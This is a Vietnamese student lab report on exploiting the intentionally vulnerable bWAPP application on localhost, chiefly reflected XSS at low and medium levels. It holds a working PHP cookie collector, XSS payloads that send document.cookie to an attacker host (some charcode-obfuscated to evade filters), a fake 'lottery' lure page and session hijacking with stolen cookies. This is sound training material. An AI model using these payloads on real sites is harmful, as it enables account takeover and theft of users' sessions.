

BAN CƠ YẾU CHÍNH PHỦ
HỌC VIỆN KỸ THUẬT MẬT MÃ



BÀI THỰC HÀNH SỐ 5

**Thực hành khai thác lỗ hổng ứng dụng
web trên Bwapp**

Sinh viên thực hiện:

Nguyễn Xuân Tiến AT160448

Giảng viên:

Tiến Sĩ: Vũ Thị Vân

Khoa An toàn thông tin – Học viện kỹ thuật mật mã

Hà Nội, 2022

MỤC LỤC

CHƯƠNG1: KỸ THUẬT TẤN CÔNG XSS	3
1.1 Thực hành tấn công XSS phản xạ sử dụng phương thức GET mức độ dễ	8
1.2. Thực hành tấn công XSS phản xạ sử dụng phương thức POST mức độ dễ	13
1.3. Thực hành tấn công XSS phản xạ sử dụng phương thức POST mức trung bình	15
1.4. Thực hành tấn công XSS phản xạ sử dụng chuỗi JSON mức dễ	18
1.5. Thực hành tấn công XSS phản xạ sử dụng thuộc tính HREF mức độ dễ	21
1.6. Thực hành tấn công XSS phản xạ sử dụng hàm EVAL mức độ dễ	22
1.7. Thực hành tấn công XSS lưu trữ dạng Blog mức độ dễ	25
CHƯƠNG 2. KỸ THUẬT TẤN CÔNG CSRF	28
2.1. Thực hành tấn công CSRF (Change Password) mức độ dễ	28
2.2. Thực hành tấn công CSRF (Transfer Amount) mức độ dễ	32
CHƯƠNG3. KHAI THÁC SQL INJECTION	34
Nhiệm vụ 1. SQL Injection (Login Form/Hero)	34
Nhiệm vụ 2. SQL Injection (GET/Search)	35
Nhiệm vụ 3. SQL Injection (POST/Search)	38
Nhiệm vụ 4. SQL Injection – Blind – Boolean Based	42
Nhiệm vụ 5. SQL Injection – Blind – Time Based	46
9. Đánh giá bài tập	50

CHƯƠNG 1: KỸ THUẬT TẤN CÔNG XSS

Kỹ thuật lấy Cookie từ site có chứa lỗi XSS level low

Bước 1: Hacker tạo file đánh cắp cookie có tên là get.php

```
get.php
C: > xampp > htdocs > hosttest > get.php
1  <?php
2      if(isset($_GET['cookie']))
3      {
4          $cookie = $_GET['cookie'];
5          // Mở file cookie.txt, tham số a nghĩa là file này mở chỉ để write chứ không scan hay read
6          $f=fopen('cookie.txt','a');
7          // Ta write địa chỉ trang web mà ở trang đó bị ta chèn script.
8          fwrite($f,$_SERVER['HTTP_REFERER']);
9          // Ghi giá trị cookie
10         fwrite($f,". Cookie là: ".$cookie." \n");
11         // Đóng file lại
12         fclose($f);
13     }
14  ?>
```

File này có nhiệm vụ đánh cắp cookie của victim và ghi thông tin vào file có tên cookie.txt

Bước 2: Upload các file lên host.

Hacker up lên host của chúng 2 file get.php và cookie.txt. Trong đó file get.php có nội dung như trên và file get.txt là file rỗng để lưu trữ toàn bộ thông tin của victim được gửi về cho hacker thông qua mệnh lệnh được đưa ra từ file get.php.

Ở đây, sử dụng luôn localhost

Giả sử up 2 file lên (Ta đặt tên cho link này là hosttest) :

[***http://localhost/hosttest/***](http://localhost/hosttest/)

Index of /hosttest

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 cookie.txt	2022-12-15 12:52	0	
 get.php	2022-12-15 11:52	514	
 lottery.html	2022-12-15 12:54	472	

Bước 3: Khai thác lỗ hổng XSS

Tạo đoạn mã java script ăn cắp cookies có dạng như sau:(Ta đặt tên đoạn code này là KH_OPEN)

```
<script>window.open("http://localhost/hosttest/get.php?cookie="+  
document.cookie)</script>
```

Giả sử site chứa lỗi XSS giao diện như sau :



XSS - Reflected (GET)

Enter your first and last name:

First name:

Last name:

Chèn đoạn mã vào site như sau:

http://localhost/bwapp/xss_get.php?firstname=<script>window.open("http://localhost/hosttest/get.php?cookie="+ document.cookie)</script>&lastname=A&form=submit

Hacker tạo 1 trang web đơn giản như sau :

<html>

<head>

<title>Lottery</title>

</head>

<body>

<h1 align="center">CONGRATULATIONS!!!</h1>

<h1 align="center">YOU WON!!!</h1>

Click this <a href="http://localhost/bwapp/xss_get.php?firstname=<script>window.open("http://localhost/hosttest/get.php?cookie="+ document.cookie)</script>&lastname=A&form=submit">link

to see your prize

</body>


</html>

Congratulations !

You won !

Click this [Link](#) to see your prize

Sau khi victim click vào "Link" cookie của nạn nhân sẽ được gửi về file cookie.txt của hacker.




```
1 http://localhost/bwapp/xss_get.php?firstname=%3Cscript%3Ewindow.open%28%22http%3A%2F%2Flocalhost%2Fhosttest%2Fget.php%3Fcookie%3D%22%2B+document.cookie%29%3C%2Fscript%3E&lastname=A&form=submit.  
Cookie la: security level=0:  
PHPSESSID=p5km90ojhbu0qi3a5bp2l2649h
```

Ví dụ cookie trong trường hợp trên là dãy kí tự sau PHPSESSID :


p5km90ojhbu0qi3a5bp2l2649h

Sử dụng cookie để đăng nhập

Hacker mở 1 trình duyệt mới lên và dùng cookie lấy được đăng nhập thông qua 1 tiện ích trên trình duyệt Chrome: **EditThisCookie**. Add đoạn cookie đã lấy được vào sau đó F5 lại trang login




Vậy là sử dụng cookie đã login thành công mà không cần biết user và password của người dùng.



1.1 Thực hành tấn công XSS phản xạ sử dụng phương thức GET mức độ dễ

Sau khi đăng nhập vào bWAPP chọn đến bài XSS - Reflected (GET) level low :



XSS- Reflected chỉ ảnh hưởng phía client. XSS - Reflected (GET) sử dụng phương thức GET, tức là khi nhập dữ liệu gửi từ phía client lên server thì URL sẽ kèm theo dữ liệu.

Xác định lỗi XSS:

Quan sát chúng ta thấy có 2 ô là First name và Last name cho phép truyền dữ liệu vào. Ta thử nhập dữ liệu vào và xem kết quả hiển thị.




Kết quả trả về hiển thị ' Welcome Nguyễn Xuân Tiên. Từ đó có thể xác định có khả năng bị dính lỗi XSS

Do hoạt động theo phương thức GET nên có thể thấy dữ liệu được truyền đi kèm theo URL như sau :

*[http://localhost/bwapp/xss_get.php?
firstname=Nguyen+Xuan&lastname=Tien&form=submit](http://localhost/bwapp/xss_get.php?firstname=Nguyen+Xuan&lastname=Tien&form=submit)*

Kiểm tra lỗi XSS: Kiểm tra bằng cách thử truyền vào 1 đoạn mã java script `<script>alert('XSS')</script>` để thực hiện tạo 1 popup thông báo để kiểm tra xem site có bị lỗi XSS hay không.

Kết quả :



Kết quả này cho thấy trang web đã bị dính lỗi CSRF

Khai thác lỗi XSS:

Kỹ thuật lấy cookie level low [here](#)

Sử dụng cookie để đăng nhập như [here](#)

Chọn bài XSS - Reflected (GET) level medium



Xác định lỗi XSS

Truyền 1 đoạn mã java script để thực hiện tạo 1 popup thông báo để kiểm tra xem site có bị lỗi XSS hay không?

```
<script>alert("XSS")</script>
```



Tại level này không hiển thị popup như level low

Ta view source code lên xem :

```

<form action="/bwapp/xss_get.php" method="GET">

    <p><label for="firstname">First name:</label><br />
    <input type="text" id="firstname" name="firstname"></p>

    <p><label for="lastname">Last name:</label><br />
    <input type="text" id="lastname" name="lastname"></p>

    <button type="submit" name="form" value="submit">Go</button>

</form>

<br />
Welcome <script>alert(\"XSS\")</script> Tien
</div>

```

Chú ý “*Welcome <script>alert(\"XSS\")</script> a*”. Đoạn java script trên đã không được thực hiện do cơ chế lọc ký tự. Bây giờ thử 1 số cách truyền ví dụ như :

<script>alert(String.fromCharCode(72, 65, 67, 75, 69, 68))</script>

(Giá trị trả về của phương thức fromCharCode() sẽ là một chuỗi các ký tự được chuyển đổi từ những giá trị Unicode. Link website CharCode Translator

là: <https://codepen.io/HerbertAnchovy/pen/XLzdYr>)



Từ đây khẳng định được site đã bị dính lỗi XSS

Khai thác lỗi XSS

Kỹ thuật lấy Cookie từ site có chứa lỗi XSS level medium

Trước tiên sử dụng link : <https://charcode98.neocities.org/> để covert

JavaScript charCodeAt() :

```
88, 117, 97, 110, 32, 84, 105, 101, 110
```

Xuan Tien

fromCharCode()

```
http://localhost/hosttest/get.php?cookie=
```

```
104, 116, 116, 112, 58, 47, 47, 108, 111, 99, 97, 108, 104, 111, 115, 116, 47, 104, 111, 115, 116, 116, 101, 115, 116, 47, 103, 101, 116, 46, 112, 104, 112, 63, 99, 111, 111, 107, 105, 101, 61
```

charCodeAt()

```
<script>window.open(String.fromCharCode(PLACE CharCode HERE))+document.cookie</script>
```

Cùng chỉnh sửa qua file lottery.html một chút

<html>

<head>

<title>Lottery</title>

</head>

<body>

<h1 align="center">CONGRATULATIONS!!!</h1>

<h1 align="center">YOU WON!!!</h1>

Click this link

to see your prize


</body>

</html>

Sau khi victim click vào link và kết quả cookie đã dc trả về file cookie.txt

của hacker Sau khi lấy được cookie ta tiến hành dùng Edit This Cookie

khai thác lỗi XSS giống như bài trên



1.2. Thực hành tấn công XSS phản xạ sử dụng phương thức POST mức độ dễ


Sau khi đăng nhập vào bWAPP chọn đến bài XSS - Reflected (POST) level low



Vì trên đây sử dụng phương thức POST nên khi truyền dữ liệu gửi từ client lên server thì dữ liệu sẽ không truyền kèm theo URL, phải bắt qua proxy hoặc thông qua Wireshark, Burp Suite mới thấy được.

Chèn vào 1 đoạn mã javascript:

```
<script>alert("Xuantien")</script>
```



Dữ liệu được thấy khi bắt qua Burp Suite như sau:


```
Pretty Raw ln Actions
1 POST /bWAPP/xss_post.php HTTP/1.1
2 Host: localhost
3 Content-Length: 85
4 Cache-Control: max-age=0
5 sec-ch-ua: ";Not A Brand";v="99", "Chromium";v="88"
6 sec-ch-ua-mobile: ?0
7 Upgrade-Insecure-Requests: 1
8 Origin: http://localhost
9 Content-Type: application/x-www-form-urlencoded
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36
11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document
16 Referer: http://localhost/bWAPP/xss_post.php
17 Accept-Encoding: gzip, deflate
18 Accept-Language: en-US,en;q=0.9
19 Cookie: PHPSESSID=ioati8cketdpaidimhs0hplukm; security_level=0
20 Connection: close
21
22 firstname=%3Cscript%3Ealert%28%22Xuantien%22%29%3C%2Fscript%3E&lastname=T&form=submit
```

Dữ liệu bắt qua proxy:

firstname=%3Cscript%3Ealert%28%22Xuantien%22%29%3C%2Fscript%3E&lastname=T&form=submit

đã bị HTML Encode, giờ chỉ cần lên những trang Decode HTML là có thể thấy được dữ liệu cụ thể. Có thể sử dụng website dưới đây để decode :

HTML Encoding : <https://www.freeformatter.com/url-encoder.html>




Kỹ thuật khai thác XSS phương thức POST: Do phương thức POST sử dụng input đầu vào là form không phải dạng URL giống GET nên chúng ta khai thác bằng cách Thêm script vào form đăng nhập



Khi submit thông tin, chúng ta thu được cookie như sau:

Ở đây có thể thấy cookie thu được từ đường dẫn xss_post với mức độ khó là security=0 (dễ)



1.3. Thực hành tấn công XSS phản xạ sử dụng phương thức POST mức trung bình

Sau khi đăng nhập vào bWAPP chọn đến bài XSS - Reflected (POST) level medium



Kiểm tra lỗi XSS

Chèn vào 1 đoạn mã javascript và kết quả ko hiển thị 1 popup nào cả:

```
<script>alert("Xuantien")</script>
```

Sử dụng BurpSuite để bắt gói tin POST như sau :



View source code :

```
<form action="/bWAPP/xss_post.php" method="POST">
  <p><label for="firstname">First name:</label><br />
  <input type="text" id="firstname" name="firstname"></p>
  <p><label for="lastname">Last name:</label><br />
  <input type="text" id="lastname" name="lastname"></p>
  <button type="submit" name="form" value="submit">Go</button>
</form>
<br />
Welcome <script>alert("\Xuantien\")</script> T
</div>
```

Chú ý “*Welcome <script>alert("Xuantien")</script>*”. Đoạn javascript trên đã không được thực hiện do cơ chế lọc ký tự. Bây giờ thử 1 số cách truyền ví dụ như

<script>alert(String.fromCharCode(72, 65, 67, 75, 69, 68))</script>



(Giá trị trả về của phương thức fromCharCode() sẽ là một chuỗi các ký tự được chuyển đổi từ những giá trị Unicode. Link website CharCode Translator

là: <https://codepen.io/HerbertAnchovy/pen/XLzdYr>)

Khai thác lỗi XSS

Sử dụng link bên trên chuyển link get cookie về Unicode như sau :

Encoder Input

Output:104, 116, 116, 112, 58, 47, 47, 108, 111, 99, 97, 108, 104, 111, 115, 116, 47, 104, 111, 115, 116, 116, 101, 115, 116, 47, 103, 101, 116, 46, 112, 104, 112, 63, 99, 111, 111, 107, 105, 101

Decoder Input

Output:HACKED

Sau đó chèn đoạn code sau vào trường Firstname:

```
<script>window.open(String.fromCharCode(104, 116, 116, 112, 58, 47, 47, 108, 111, 99, 97, 108, 104, 111, 115, 116, 47, 104, 111, 115, 116, 116, 101, 115, 116, 47, 103, 101, 116, 46, 112, 104, 112, 63, 99, 111, 111, 107, 105, 101) + document.cookie)</script>
```

Có thể thấy ở hình dưới là cookies của mức security = 1 (medium) khai thác XSS dạng POST trong trường hợp này là: *c1pi1i399mqnc3umt5766jht0m*

Và cookie đã được chuyển về cho hacker. Sử dụng cookie đó đăng nhập vào hệ thống mà không cần user and password bằng Edit [This Cookie](#)

```
C: > xampp > htdocs > hosttest > cookie.txt
1 http://localhost/hosttest/get.php?cookiePHPSESSID=c1pi1i399mqnc3umt5766jht0m;%20security_level=1
2
```

1.4. Thực hành tấn công XSS phản xạ sử dụng chuỗi JSON mức dễ

Chọn bài XSS - Reflected (JSON) level low:



Xác định lỗi XSS

Quan sát vị trí có thể xảy ra lỗi XSS ở đây ta có 1 ô tìm kiếm :



Nhập vào 1 chuỗi bất kì:



Kết quả trả về chuỗi kí tự mà ta đã nhập vào “AntMan”. Có thể site có lỗi XSS.

Kiểm tra lỗi XSS

Truyền vào 1 đoạn mã javascript

```
<script>alert("XuanTien")</script>
```



Ctrl+U để view mã nguồn :


```
</form>
<div id="result"></div>
<script>
    var JSONResponseString = '{"movies":[{"response":"<script>alert("XuanTien")</script>??? Sorry, we don&#039;t have that movie :({}]]'}';
    // var JSONResponse = eval("(" + JSONResponseString + ")");
    var JSONResponse = JSON.parse(JSONResponseString);
    document.getElementById("result").innerHTML=JSONResponse.movies[0].response;
</script>
</div>
```

Lý do đoạn java script truyền vào không được thực hiện là do nó đã nằm trong 1 đoạn mã java cript có sẵn khác

Để ý kĩ thấy được để đóng chuỗi var JSON ResponseString dùng chuỗi kí tự "}}]';. Bây giờ thử đóng chuỗi var JSONResponseString và thêm alert('XSS') để kết thúc 1 đoạn java script. Đoạn java script mới sẽ được hình thành:

```
<script>
    var JSONResponseString = '{"movies":[{"response":"abc???
    Sorry, we don&#039;t have that movie
    :({}]]'};alert('XSS')</script>
```

Hay nói cách khác sẽ thêm đoạn "}}]';alert('XSS') vào phần “search for a movie” thu được kết quả như sau:



Khai thác lỗi XSS

Chèn vào phần “search for a movie” 1 đoạn code như sau :

```
"}]]';window.open('http://localhost/hosttest/get.php?cookie='+  
document.cookie)</script>
```


Sau đó ta sẽ thu được cookie gửi về file cookie.txt

Sử dụng cookie login như [here](#)

Có thể thấy ở hình dưới là cookie của mức security = 0 (low) khai

thác XSS dạng JSON. Cụ thể trong trường hợp này là:

c1pi1i399mqnc3umt5766jht0m



1.5. Thực hành tấn công XSS phản xạ sử dụng thuộc tính HREF mức độ dễ

Login vào bWAPP và chọn bài XSS - Reflected (HREF) level low



Xác định lỗi XSS

Bước 1: Xác định những vị trí có khả năng xảy ra lỗi XSS



Hình 8.30. Giao diện thực hành tấn công trong bài XSS - Reflected (HREF) mức độ dễ

Có một ô nhập dữ liệu, thử nhập dữ liệu và xem kết quả trả về



Title	Release	Character	Genre	Vote
G.I. Joe: Retaliation	2013	Cobra Commander	action	Vote
Iron Man	2008	Tony Stark	action	Vote
Man of Steel	2013	Clark Kent	action	Vote
Terminator Salvation	2009	John Connor	sci-fi	Vote

Hình 8.31. Kết quả trả về khi nhập dữ liệu trong bài XSS - Reflected (HREF) mức độ dễ

Kết quả trả về ‘Hello Ironman, please vote for your favorite movie’. có chữ Ironman lúc nhập vào, như đã trình bày thì site có khả năng bị dính lỗi ở ô ‘Continue’

Bước 2: Kiểm tra lỗi XSS

